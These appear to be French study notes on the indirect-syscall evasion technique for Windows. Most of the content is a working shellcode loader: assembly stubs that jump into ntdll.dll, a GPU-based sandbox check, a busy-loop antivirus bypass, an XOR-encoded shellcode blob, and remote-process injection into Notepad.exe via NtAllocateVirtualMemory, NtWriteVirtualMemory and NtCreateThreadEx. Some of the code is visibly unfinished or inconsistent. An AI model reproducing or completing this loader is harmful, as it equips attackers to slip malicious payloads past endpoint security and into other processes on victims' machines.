

REWIND - Indirect Syscalls

jeudi 12 février 2026 19:40


La méthode direct syscalls est bien mais elle est suspicieuse.

C'est vrai ça, pourquoi un programme aurait besoin d'appeler elle-même les syscalls ?


C'est pour ça que la technique indirect syscall est une alternative moins louche !

System calls are typically executed in `ntdll.dll`. To have our program invoke a syscall without the syscall coming from `ntdll.dll` is very suspicious and places extra/unwanted scrutiny on our program. Indirect syscalls attempt to remedy this by jumping to a syscall instruction located inside of `ntdll.dll`.

Voici à quoi ressemble le flow de la technique direct syscall :



Et voici à quoi un normal programme ressemblerait :



La différence qu'on va faire ici c'est de changer l'instruction syscall dans notre fichier .asm en un jmp vers la vraie adresse du syscall qui se trouve dans ntdll.dll, ça nous évite de l'exécuter directement. Ce qui nous donne :

NtQuerySystemInformation PROC ; début de la fonction

```
mov r10, rcx ; NtQuerySystemInformation
mov eax, 36h ; SSNs => NtQuerySystemInformation
syscall
ret
NtQuerySystemInformation ENDP ; fin de la fonction
```


Ça devient :

NtQuerySystemInformation PROC ; début de la fonction

```
mov r10, rcx ; NtQuerySystemInformation
mov eax, 36h ; SSNs => NtQuerySystemInformation
jmp qword ptr [NtQuerySystemInformationSyscall]
ret
NtQuerySystemInformation ENDP ; fin de la fonction
```

A CONTINUER !!!





Côté assembleur :

; easy6 indirect syscall

.data

```
EXTERN NtCloseSSN:DWORD
EXTERN NtOpenProcessSSN:DWORD
EXTERN NtCreateThreadExSSN:DWORD
EXTERN NtWriteVirtualMemorySSN:DWORD
EXTERN NtAllocateVirtualMemorySSN:DWORD
EXTERN NtQuerySystemInformationSSN:DWORD
```

```
EXTERN NtCloseSYSCALL:UINT_PTR
EXTERN NtOpenProcessSYSCALL:UINT_PTR
EXTERN NtCreateThreadExSYSCALL:UINT_PTR
EXTERN NtWriteVirtualMemorySYSCALL:UINT_PTR
EXTERN NtAllocateVirtualMemorySYSCALL:UINT_PTR
EXTERN NtQuerySystemInformationSYSCALL:UINT_PTR
EXTERN NtWaitForSingleObjectSYSCALL:UINT_PTR
```

.code

```
;-----NtClose
NtClose PROC
```

```
mov r10, rcx
mov eax, NtCloseSSN
jmp qword ptr [NtCloseSYSCALL]
ret
```

NtClose ENDP

```
;-----NtOpenProcess
NtOpenProcess PROC
```

```
mov r10, rcx
mov eax, NtOpenProcessSSN
jmp qword ptr [NtOpenProcessSYSCALL]
ret
```

NtOpenProcess ENDP

```
;-----NtCreateThreadEx
NtCreateThreadEx PROC
```

```
mov r10, rcx
mov eax, NtCreateThreadExSSN
jmp qword ptr [NtCreateThreadExSYSCALL]
ret
```

NtCreateThreadEx ENDP

```
;-----NtWriteVirtualMemory
NtWriteVirtualMemory PROC
```

```
mov r10, rcx
mov eax, NtWriteVirtualMemorySSN
jmp qword ptr [NtWriteVirtualMemorySYSCALL]
ret
```

NtWriteVirtualMemory ENDP

```
;-----NtAllocateVirtualMemory
NtAllocateVirtualMemory PROC
```

```
mov r10, rcx
mov eax, NtAllocateVirtualMemorySSN
jmp qword ptr [NtAllocateVirtualMemorySYSCALL]
ret
```

NtAllocateVirtualMemory ENDP

```
;-----NtQuerySystemInformation
NtQuerySystemInformation PROC
```

```
mov r10, rcx
mov eax, NtQuerySystemInformationSSN
jmp qword ptr [NtQuerySystemInformationSYSCALL]
ret
```

NtQuerySystemInformation ENDP

```
NtWaitForSingleObject PROC
```

```
mov r10, rcx
mov eax, NtWaitForSingleObjectSSN
jmp qword ptr [NtWaitForSingleObjectSYSCALL]
ret
NtWaitForSingleObject ENDP
```

```
end
```

Voici mon code indirect.c : (penser a rajouter la fonction NtCreateUserProcess)

```
#include <stdio.h>
#include <windows.h>
#include <dxgi.h>
#include "indirect.h"
#include <stdlib.h>

//bypassSandbox
#include <dxgi.h>

#pragma comment(lib, "dxgi.lib")
#pragma comment(lib, "dxguid.lib")

#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)

#define MAX_OP 100000000

//bypass sandbox
BOOL BypassSandbox() {

    //pointeur qui retourne un type IDXGIFactory --> qui permet d'énumérer les GPU dispo sur la
    machine
    IDXGIFactory* pFactory = NULL;
    //on créer un DXGI 1.0 factory qui va nous permettre de générer d'autre DXGI objects
    HRESULT hResult = CreateDXGIFactory(&IID_IDXGIFactory, (void**)&pFactory);
    //si tout est ok on continue le programme
    if (hResult == S_OK) {

        UINT i = 0; //index de l'adaptateur
        IDXGIAdapter* pAdapter = NULL;
        //tant que l'énumération des GPU est OK on continue
        while (pFactory->lpVtbl->EnumAdapters(pFactory, i, &pAdapter) !=
        DXGI_ERROR_NOT_FOUND) {
            DXGI_ADAPTER_DESC adapterDesc; //Récupération des infos GPU
            pAdapter->lpVtbl->GetDesc(pAdapter, &adapterDesc); //Remplit adapterDesc et Appel
            direct au driver GPU (via DXGI)
            fprintf(stdout, "VendorID: 0x%x\n", adapterDesc.VendorId);
            ++i; //je crois similaire à i++ et on passe au GPU suivant
            // Vérifications spécifiques
            // 1. Vérifier si c'est un GPU virtuel commun
            if (adapterDesc.VendorId == 0x1414 || // Microsoft Basic Render Driver
                adapterDesc.VendorId == 0x15AD || // VMware
                adapterDesc.VendorId == 0x80EE || // VirtualBox
                adapterDesc.VendorId == 0x1234) { // QEMU/Emulated
                printf("[!] Virtual GPU detected: VendorId=0x%x\n", adapterDesc.VendorId);
                pAdapter->lpVtbl->Release(pAdapter);
                pFactory->lpVtbl->Release(pFactory);
                return FALSE; //remplacer par EXIT_FAILURE pour arrêter le programme
            }
        }

        pFactory->lpVtbl->Release(pFactory);
    }
    return TRUE;
}

/*-----ByPassAv-----*/

BOOL BypassAv() {
    int cpt = 0;
    int i = 0;
    for (i = 0; i < MAX_OP; i++)
    {
        cpt++;
    }
    return TRUE;
}

//autre bypass AV

/*int IsDebugger() {
    if (IsDebuggerPresent()) {
        // Debugger found
        printf("%s", "Welcome to my Fibonacci number printer!\n");
        int sum = 0;
        int num1 = 0;
        int num2 = 1;
        int upto = 0;
        printf("Generate fibonacci numbers up to:\n");
        scanf_s("%d", &upto);
        printf("%d\n", num1);
        printf("%d\n", num2);
        while (sum < upto) {
            sum = num1 + num2;
            printf("%d\n", sum);
            num1 = num2;
            num2 = sum;
        }
        return 1;
    }
}*/

//fonction erreur

BOOL ReportError(PUCHAR ApiName) {
    printf("Erreur avec %s avec le code : %d\n", ApiName, GetLastError());
    return EXIT_FAILURE;
}
```

```
//Find process PID
int FindMyProc() {

    /* pointeur de fonction sur cette fonction car c'est un NativeApi
    fnNtQuerySystemInformation pNtQuerySystemInformation = NULL; */

    ULONG ReturnLen = 0; //buffer qui récupère la taille nécessaire pour stocker les infos du
    système, on l'utilisera pour allouer la mémoire nécessaire pour stocker les infos du système
    PVOID pValueToFree = NULL; //on créer une variable qui va nous servir à libérer la mémoire
    alloué
    PSYSTEM_PROCESS_INFORMATION SystemProcInfo = NULL; //variable qui va stocker les infos
    des processus du système, on l'utilisera pour faire une boucle et trouver notre processus cible
    WCHAR* ProcName = L"Notepad.exe"; //notre processus cible
    DWORD PID = 0;
    NTSTATUS STATUS;

    /*-----début de la recherche-----*/
    //on récupère la taille du buffer grace a une erreur
    STATUS = NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)5, NULL, 0,
    &ReturnLen);

    //on alloue la mémoire avec HeapAlloc avec la taille qu'on a récupéré,
    SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)HeapAlloc(GetProcessHeap(),
    HEAP_ZERO_MEMORY, (size_t)ReturnLen);
    if (SystemProcInfo == NULL) {
        ReportError("SystemProcInfo");
        return 0;
    }
    pValueToFree = SystemProcInfo;

    //on re init la fonction avec la bonne taille qu'on a alloué avec HeapAlloc,
    //cette fonction va remplir le buffer avec les infos du système,
    //on stocke le résultat dans STATUS pour vérifier si ça a fonctionné ou pas
    STATUS = NtQuerySystemInformation((SYSTEM_INFORMATION_CLASS)5, SystemProcInfo,
    ReturnLen, &ReturnLen);
    if (STATUS != 0) {
        ReportError("NtQuerySystemInformation");
        HeapFree(GetProcessHeap(), 0, pValueToFree);
        return EXIT_FAILURE;
    }

    /*-----début de l'énumération-----*/

    while (TRUE) {
        //liste chaînée on va analyser chaque process et aller au suivant tant qu'on ne trouve pas
        ce qu'on cherche
        //notre valeur a comparé est ProcName
        if (SystemProcInfo->ImageName.Length && wcsncmp(SystemProcInfo->ImageName.Buffer,
        ProcName) == 0) {
            PID = (DWORD)(ULONG_PTR)SystemProcInfo->UniqueProcessId;
            printf("on a bien trouve notre target ! - PID : %d \n", PID);
            break;
        }

        //On vérifie qu'il n'y ai pas d'autre éléments. Si on a pas d'élément suivant on break et on
        quitte le programme
        if (!SystemProcInfo->NextEntryOffset)
            break;

        //sinon on bouge à la prochaine structure. Comme c'est une liste chaînée,
        //on ajoute à l'adresse de la structure actuelle la valeur de NextEntryOffset pour aller à la
        prochaine structure.
        SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)((ULONG_PTR)SystemProcInfo +
        SystemProcInfo->NextEntryOffset);
    }

    //on clean avec HeapFree:
    HeapFree(GetProcessHeap(), 0, pValueToFree);

    //check si on a bien récupérer le bon PID
    if (PID == 0) {
        printf("on a pas trouve notre target :(\n");
        return FALSE;
    }
    else
        //la valeur de retour est le PID
        printf("on a trouve notre target :) \n");
    return PID;
}

//fonction XOR
BOOL XOR(unsigned char key, unsigned char* shellcode, int shellsize) {

    for (int i = 0; i < shellsize; i++) {
        shellcode[i] = shellcode[i] ^ key;
    }
    return TRUE;
}

DWORD NtCloseSSN;
DWORD NtOpenProcessSSN;
DWORD NtCreateThreadExSSN;
DWORD NtWriteVirtualMemorySSN;
DWORD NtAllocateVirtualMemorySSN;
DWORD NtQuerySystemInformationSSN;
DWORD NtWaitForSingleObjectSSN;

UINT_PTR NtCloseSYSCALL;
UINT_PTR NtOpenProcessSYSCALL;
UINT_PTR NtCreateThreadExSYSCALL;
UINT_PTR NtWriteVirtualMemorySYSCALL;
```

```

UINT_PTR NtAllocateVirtualMemorySYSCALL;
UINT_PTR NtQuerySystemInformationSYSCALL;
UINT_PTR NtWaitForSingleObjectSYSCALL;

```

```
int main(int argc, char* argv[]) {
```

```

    unsigned char shellcode[] =
        "\xec\x58\x91\xf4\xe0\xef\xef\xef\xef\xdc\x10\x10\x10\x51\x41\x51"
        "\x40\x42\x41\x58\x21\xc2\x75\x58\x9b\x42\x70\x58\x9b\x42\x08\x58"
        "\x9b\x42\x30\x46\x58\x9b\x62\x40\x5d\x21\xd9\x58\xf1\xa7\x5a\x5a"
        "\x58\x21\xd0\xbc\x2c\x71\x6c\x12\x3c\x30\x51\xd1\xd9\x1d\x51\x11"
        "\xd1\xf2\xfd\x42\x51\x41\x58\x9b\x42\x30\x9b\x52\x2c\x58\x11\xc0"
        "\x76\x91\x68\x08\x1b\x12\xf1\x95\x62\x10\x10\x10\x9b\x90\x98\x10"
        "\x10\x10\x58\x95\xd0\x64\x77\x58\x11\xc0\x9b\x58\x08\x54\x9b\x50"
        "\x30\x40\x59\x11\xc0\xf3\x46\x5d\x21\xd9\x58\xef\xd9\x51\x9b\x24"
        "\x98\x58\x11\xc6\x58\x21\xd0\xbc\x51\xd1\xd9\x1d\x51\x11\xd1\x28"
        "\xf0\x65\xe1\x5c\x13\x5c\x34\x18\x55\x29\xc1\x65\x88\x48\x54\x9b"
        "\x50\x34\x59\x11\xc0\x76\x51\x9b\x1c\x58\x54\x9b\x50\x0c\x59\x11"
        "\xc0\x51\x9b\x14\x98\x58\x11\xc0\x51\x48\x4e\x49\x4a\x51"
        "\x48\x51\x49\x51\x4a\x58\x93\xfc\x30\x51\x42\xef\xf0\x48\x51\x49"
        "\x4a\x58\x9b\x02\xf9\x5b\xef\xef\xef\x4d\xf8\x1b\x10\x10\x10\x65"
        "\x63\x75\x62\x23\x22\x3e\x74\x7c\x7c\x10\x49\x51\xaa\x5c\x67\x36"
        "\x17\xef\x5c\x59\xd7\xd1\x10\x10\x10\x10\xf8\x02\x10\x10\x10\x58"
        "\x71\x73\x7b\x30\x44\x78\x75\x30\x40\x7c\x71\xe7\x56\x43\x31"
        "\x10\x4a\xf8\x15\x10\x10\x10\x58\x51\x10\x51\x48\x58\x21"
        "\xd9\x51\xaa\x55\x93\x46\x17\xef\x5c\x58\x21\xd9\x51\xaa\xe0\xa5"
        "\xb2\x46\xef\x5c";

```

```

    SIZE_T shell_size = sizeof(shellcode);
    unsigned char bkey = 0x10; // clé XOR
    HANDLE hProcess = 0;
    HANDLE hThread = 0;
    DWORD PID = 0;
    NTSTATUS STATUS = 0;
    PVOID ShellcodeAddress = NULL;
    HANDLE hNTDLL = GetModuleHandleA("ntdll.dll");

```

```

//on récupère les SSN ici : (faire une fonction qui automatise ça !!)
/*UINT_PTR pNtQuerySystemInformation = (UINT_PTR)GetProcAddress(hNTDLL,
"NtQuerySystemInformation");*/
/*NtQuerySystemInformationSSN = FindSSN(hNTDLL, NtQuerySystemInformation);*/

```

```

/*Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the
address of the NtAllocateVirtualMemory function in the ntdll.dll module*/

```

```

    UINT_PTR pNtQuerySystemInformation = (UINT_PTR)GetProcAddress(hNTDLL,
"NtQuerySystemInformation");

```

```

// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtQuerySystemInformationSSN = ((unsigned char*)(pNtQuerySystemInformation + 4))[0];
NtQuerySystemInformationSYSCALL = pNtQuerySystemInformation + 0x12;

```

```

// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the
address of the NtAllocateVirtualMemory function in the ntdll.dll module
UINT_PTR pNtOpenProcess = (UINT_PTR)GetProcAddress(hNTDLL, "NtOpenProcess");
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtOpenProcessSSN = ((unsigned char*)(pNtOpenProcess + 4))[0];
NtOpenProcessSYSCALL = pNtOpenProcess + 0x12;

```

```

// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the
address of the NtAllocateVirtualMemory function in the ntdll.dll module
UINT_PTR pNtAllocateVirtualMemory = (UINT_PTR)GetProcAddress(hNTDLL,
"NtAllocateVirtualMemory");
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtAllocateVirtualMemorySSN = ((unsigned char*)(pNtAllocateVirtualMemory + 4))[0];
NtAllocateVirtualMemorySYSCALL = pNtAllocateVirtualMemory + 0x12;

```

```

// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the
address of the NtAllocateVirtualMemory function in the ntdll.dll module
UINT_PTR pNtWriteVirtualMemory = (UINT_PTR)GetProcAddress(hNTDLL,
"NtWriteVirtualMemory");
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtWriteVirtualMemorySSN = ((unsigned char*)(pNtWriteVirtualMemory + 4))[0];
NtWriteVirtualMemorySYSCALL = pNtWriteVirtualMemory + 0x12;

```

```

// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the
address of the NtAllocateVirtualMemory function in the ntdll.dll module
UINT_PTR pNtCreateThreadEx = (UINT_PTR)GetProcAddress(hNTDLL, "NtCreateThreadEx");
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtCreateThreadExSSN = ((unsigned char*)(pNtCreateThreadEx + 4))[0];
NtCreateThreadExSYSCALL = pNtCreateThreadEx + 0x12;

```

```

    UINT_PTR pNtWaitForSingleObject = (UINT_PTR)GetProcAddress(hNTDLL,
"NtWaitForSingleObject");
NtWaitForSingleObjectSSN = ((unsigned char*)(pNtWaitForSingleObject + 4))[0];
NtWaitForSingleObjectSYSCALL = pNtWaitForSingleObject + 0x12;

```

```

    UINT_PTR pNtClose = (UINT_PTR)GetProcAddress(hNTDLL, "NtClose");
NtCloseSSN = ((unsigned char*)(pNtClose + 4))[0];
NtCloseSYSCALL = pNtClose + 0x12;

```

```
//main thread
```

```

/*IsDebughere();/*

/*-----DEBUT DES INITIALISATION CLASSIQUE-----*/

BypassAv();
BypassSandbox();
/*if (!BypassSandbox()) {
    printf("[+] Sandbox detected, programme quitte.\n");
    return EXIT_FAILURE; // Quitte proprement*/

XOR(bkey, shellcode, shell_size);

OBJECT_ATTRIBUTES OA = { sizeof(OA), NULL };
PID = FindMyProc();
CLIENT_ID CID = { (HANDLE)PID, NULL };

STATUS = NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &OA, &CID);
if (STATUS == EXIT_FAILURE) {
    printf("Erreur avec NtOpenProcess : %d\n", GetLastError());
}

STATUS = NtAllocateVirtualMemory(hProcess, &ShellcodeAddress, 0, &shell_size,
(MEM_COMMIT | MEM_RESERVE), PAGE_EXECUTE_READWRITE);
if (STATUS == EXIT_FAILURE) {
    printf("Erreur avec NtAllocateVirtualMemory : %d\n", GetLastError());
}

//on écris dans cette mémoire

STATUS = NtWriteVirtualMemory(hProcess, ShellcodeAddress, shellcode, shell_size, NULL);
if (STATUS == EXIT_FAILURE) {
    printf("Erreur avec NtWriteVirtualMemory : %d\n", GetLastError());
}

STATUS = NtCreateThreadEx(&hthread, GENERIC_EXECUTE, &OA, hProcess,
(PTHREAD_START_ROUTINE)ShellcodeAddress, NULL, FALSE, 0, 0, 0, NULL);
if (STATUS == EXIT_FAILURE) {
    printf("Erreur avec NtCreateThreadEx : %d\n", GetLastError());
}

// Use the NtWaitForSingleObject function to wait for the new thread to finish executing
STATUS = NtWaitForSingleObject(hthread, FALSE, INFINITE);
if (STATUS == EXIT_FAILURE) {
    printf("Erreur avec NtWaitForSingleObject : %d\n", GetLastError());
}

//cleanup part
if (hProcess) {
    STATUS = NtClose(hProcess);
    if (!STATUS) {
        printf("Erreur dans la fermeture du handle hProcess : %d", GetLastError());
        return EXIT_FAILURE;
    }
}

if (hthread) {
    STATUS = NtClose(hthread);
    if (!STATUS) {
        printf("Erreur dans la fermeture du handle hProcess : %d", GetLastError());
        return EXIT_FAILURE;
    }
}

return EXIT_SUCCESS;
}

```

TODO:
Regarder cette fonction

```

VOID IndirectPrelude(
    IN HMODULE hNTDLL,
    IN LPCSTR NtFunction,
    OUT DWORD* SSN,
    OUT UINT_PTR* Syscall
){

    UINT_PTR NtFunctionAddress = NULL;
    BYTE SyscallOpcode[2] = {0x0F, 0x05};

    info("beginning indirect prelude...");
    info("trying to get the address of %s...", NtFunction);
    NtFunctionAddress = (UINT_PTR)GetProcAddress(hNTDLL, NtFunction);

    if (NtFunctionAddress == NULL) {
        warn("[GetProcAddress] failed, error: 0x%x", GetLastError());
        return NULL;
    }

    okay("got the address of %s! (0x%p)", NtFunction, NtFunctionAddress);
    *SSN = ((PBYTE)(NtFunctionAddress + 4))[0];
    *Syscall = NtFunctionAddress + 0x12;

    if (memcmp(SyscallOpcode, *Syscall, sizeof(SyscallOpcode)) == 0) {
        okay("syscall signature (0x0F, 0x05) matched, found a valid syscall instruction!");
    }
    else {
        warn("expected syscall signature: 0x0F,0x05 didn't match.");
        return NULL;
    }
}

```

```
}  
  
okay("got the SSN of %s (0x%lx)", NtFunction, *SSN);  
printf("\n\t| %s ", NtFunction);  
printf("\n\t| ADDRESS\t| 0x%p\n\t| SYSCALL\t| 0x%p\n\t| SSN\t\t| 0x%lx\n\t|  
_____\n\t|", NtFunctionAddress, *Syscall, *SSN);  
  
}
```